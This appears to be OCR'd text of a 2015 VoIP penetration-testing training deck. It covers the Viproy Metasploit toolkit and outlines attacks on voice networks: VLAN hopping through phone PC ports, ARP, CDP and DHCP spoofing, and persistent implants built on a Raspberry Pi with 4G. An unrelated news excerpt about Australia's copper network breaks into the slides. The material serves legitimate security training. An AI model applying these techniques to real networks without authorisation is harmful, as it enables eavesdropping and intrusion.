Sense of Security
VoIP Security Testing Training

Fatih Ozavci
Christos Archimandritis

8 August 2015

Compliance, Protection & Business Confidence

Sense of Security Pty Ltd

Sydney
Level 8, 66 King Street
Sydney NSW 2000
Australia

Melbourne
Level 10, 401 Docklands Drv
Docklands VIC 3008
Australia

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455

info@senseofsecurity.com.au
www.senseofsecurity.com.au
ABN: 14 098 237 908

Agenda

- Network Infrastructure
- VoIP Server Security
- Signalling Security
- Media Transport Security
- Cloud VoIP Solutions Security
- VoIP Client Security

Introduction


Trainers’ Background

- Fatih Ozavci, Principal Security Consultant
- Interests
  - VoIP & *Phreaking
  - Mobile Applications
  - Network Infrastructure
  - Embedded Devices
  - Hardware and IoT Hacking
- Author of Viproy VoIP Penetration Testing Kit
- Public Speaker and Trainer
  - Blackhat, Defcon, HITB, AusCert, Troopers, Ruxcon


Trainers’ Background

- Chris Archimandritis – Senior Security Consultant
- Interests
  - VoIP and IMS Infrastructure
  - Mobile Applications
  - SAP Environment and Applications Security
  - Hardware Hacking
  - Network Infrastructure

The Art of VoIP Hacking Test Lab



The Art of VoIP Hacking Test Lab



Current Threats and Attacker Skills

General assumptions:

- The VoIP Networks are isolated
- Hacking VoIP requires detailed knowledge
- Attacks target only privacy and toll fraud
- Pretending VoIP services are configured well

Real life:

- Broken physical security, weak network auth
- After Viproy, no knowledge required anymore
- How about client attacks, intelligence and APT
- Default passwords, obsolete systems…

Pen-Test for UC, IMS and NGN

- VoIP Infrastructure, design and protocol analysis
- Authorisation and authentication analysis
- Signalling security analysis for SIP and H.248
- Advanced analysis of business functionality
- Transport encryption analysis
- Media streaming and MITM analysis
- Analysis of essential and supportive services
- Management services and protocol analysis
- Hosted/cloud services analysis
- Call centre analysis

Viproy VoIP Pen-Testing Toolkit


- Viproy VoIP Penetration and Exploitation Kit
  - Testing modules for Metasploit Framework
  - SIP & Skinny libraries for the module development
  - SIP custom header and authentication support
  - Trust analyser, SIP proxy bounce, MITM proxy, Skinny
- Modules
  - SIP Options, Register, Invite, Message
  - SIP Brute Forcer, Enumerator
  - SIP trust analyser, SIP proxy, Fake service
  - Cisco Skinny analysers
  - Cisco CUCM/CUCDM exploits
  - MSRP Support, Fuzzing for SIP and SDP

How Viproy Helps Fuzzing Tests


- Skeleton for Feature Fuzzing, NOT Only SIP Protocol
- Multiple SIP Service Initiation
  - Call fuzzing in many states, response fuzzing
- Integration With Other Metasploit Features
  - Fuzzers, encoding support, auxiliaires, etc.
- Custom Header Support
  - Future compliance, vendor specific extensions, VAS
- Raw Data Send Support (Useful with External Static Tools)
- Authentication Support
  - Authentication fuzzing, custom fuzzing with authentication
- Less Code, Custom Fuzzing, State Checks
- Some Extra Features (Fuzz Library, SDP, MSRP)

Network Infrastructure


Corporate VoIP Infrastructure



Unified Communications Services



Hosted/Cloud VoIP Services



Plan & Goals

Plan

- Identifying the network design issues
- Unauthorised access to the Voice LAN/WAN
- Attacking network services
- Persistent access

Goals

- Persistent unauthorised network access
- Mass compromise of clients and services
- Eavesdropping

A Recipe for Network Attacks

- Discover VoIP network configuration, design and requirements
- Find Voice VLAN and gain access
- Gain access using PC port on IP Phone
- Understanding the switching security for
  - Main vendor for VoIP infrastructure
  - Network authentication requirements
  - VLAN ID and requirements
  - IP Phone management services
- Persistent access

Understanding the VoIP Service


- Client Types
  - Soft phones (IP Communicator, Android/iOS Apps)
  - IP phones and handsets (Cisco 7945, Yealink)
  - Video conference equipment (Cisco Presence)
  - External meeting services (Webex, GoMeeting)
- Service Purpose
  - International/National landline/Cell endpoints
  - Call centre (commercial vs Open Source)
  - Commercial VoIP services (mobile, hosted)
  - Internal usage (VLAN, conference rooms)
- VoIP protocols (Skinny, SIP, RTP, IAX, H.323)

LAN and WAN Design for VoIP

- Local Area Network
  - Voice VLAN usage (protected, authenticated)
  - Network segmentation (computers vs VoIP)
  - Supportive services (CDP, DHCP, TFTP, HTTP, SNMP)
- Wide Area Network
  - Connection types (routers, VPNs, landline)
  - Bottlenecks vs QoS requirements
  - Service trusts and trunk usage
- Primary Concerns for Commercial Services
  - Service contingency requirements
  - Denial of Service targets

Getting Physical Access to the LAN

- Local distribution rooms and infrastructure
- Network termination and endpoint facilities




NBN alternative: Is Australia's copper network fit for purpose?

BY NICK ROSS

ABC TECHNOLOGY AND GAMES : UPDATED 20 SEP 2013 (FIRST POSTED 19 SEP 2013)

COMMENTS (112)

In the world of political and media misinformation that is the NBN, an important issue, that hasn't been fully addressed, is "How fit for purpose is Australia's copper network?" This seemingly mundane and tedious question directly affects tens of billions of dollars in government spending. How?

The bulk of the Coalition's NBN alternative policy uses the existing copper network to get the internet to your home or

There is considerable evidence to suggest that Australia's copper network is in a worse state than those of other nations. How bad is it and can it be fixed?

CREDIT: MAGILLA (CANOFWORMS.ORG)

Getting Physical Access to the LAN

- Meeting room and lobby phones, conference devices, emergency phones
  - PC ports, Power Over Ethernet
  - Raspberry Pi
  - Permanent access with 4G

LAN Discovery for Voice VLAN

- Attack Types
  - PC Ports of the IP phone and handsets
  - CDP sniffing/spoofing for Voice VLAN
  - DTP and VLAN Trunking Protocol attacks
  - ARP spoofing for MITM attacks
  - HSRP spoofing for MITM attacks
  - DHCP spoofing & snooping
- Persistent access
  - Tapberry Pi (a.k.a berry-tap)
  - Tampered phone + PoE
  - 3G/4G for connectivity

